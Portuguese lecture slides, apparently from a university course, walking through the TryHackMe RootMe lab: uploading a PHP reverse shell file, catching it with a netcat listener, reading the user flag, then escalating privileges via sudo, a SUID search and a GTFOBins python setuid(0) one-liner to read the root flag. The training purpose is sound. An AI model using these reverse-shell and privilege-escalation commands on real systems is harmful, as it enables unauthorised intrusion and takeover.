Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!



RootMe – Exemplo prático – shell reversa

Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!




RootMe – Exemplo prático – shell reversa

Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!




RootMe – Exemplo prático – shell reversa

Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!



RootMe – Exemplo prático – shell reversa


Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!



RootMe – Exemplo prático – shell reversa

Uma vez que conseguimos rodar código no servidor, temos que tentar uma **shell reversa**!

revshell



Netcat

\$ nc -lvp 1234



RootMe – Exemplo prático – shell reversa

Vítima

Atacante

Select a file to upload:

Choose file shell.php5

Upload

O arquivo foi upado com sucesso!

Veja!

```
Last login: Fri May 30 15:31:16 on ttys002
```

```
The default interactive shell is now zsh.
```

```
To update your account to use zsh, please run `chsh -s /bin/zsh`.
```

```
For more details, please visit https://support.apple.com/kb/HT208050.
```

```
Robertos-MacBook-Pro:TryHackMe roberto$ nc -l -v -n -p 1234
```

```
Connection from 10.10.37.88:43208
```

```
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64  
18:45:55 up 30 min, 0 users, load average: 0.00, 0.00, 0.00
```

```
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/ssh: 0: can't access tty; job control turned off
```

```
$
```



RootMe – Exemplo prático


ENUMEREI e EXPLOREI
AGORA É ESCALAR PRIVILÉGIO



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

Tenho uma shell, o que fazer?



Já pegou a flag de usuário??

Tenho uma shell, o que fazer?

Não?

```
cat /home/<user>/user.txt
```



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

```
$ find /home/<user>/ -type f -name "user.txt"
```

```
$ find / -type f -name ".txt"
```

```
$ cat /home/<user>/user.txt
```



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO

```
$ sudo -l  
(ALL) ALL
```

```
$ sudo su
```



RootMe – Exemplo prático – escalção de privilégio


Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO

```
$ sudo -l  
(ALL) ALL
```

```
$ sudo su
```

```
$ find / -perm -4000 -type f 2>/dev/null
```





RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO

```
$ find / -perm -4000 -type f 2>/dev/null
```

procure por: python, vim, bash

GTFOBins



roberto.filho@unb.br

GTFOBins

GTFOBins

☆ Star 8,769

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.


The project collects legitimate [functions](#) of Unix binaries that can be abused to get-the-f**k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



Search among 376 binaries: <binary> +<function> ...

Binary

[7z](#)

[aa-exec](#)

[ab](#)

Functions

[File read](#) [Sudo](#)

[Shell](#) [SUID](#) [Sudo](#)

[File upload](#) [File download](#) [SUID](#) [Sudo](#)



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO

```
$ python -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'  
whoami  
root
```



RootMe – Exemplo prático – escalção de privilégio

Tenho uma shell, o que fazer?

ESCALAR PRIVILÉGIO

```
$ python -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'  
whoami  
root  
cat /root/root.txt
```

VAMOS VALIDAR NOSSO WORKFLOW DE ATAQUE?

ENUMERAÇÃO

EXPLORAÇÃO

ESCALAÇÃO DE PRIVILÉGIO

TryHackMe -> **PickleRick**

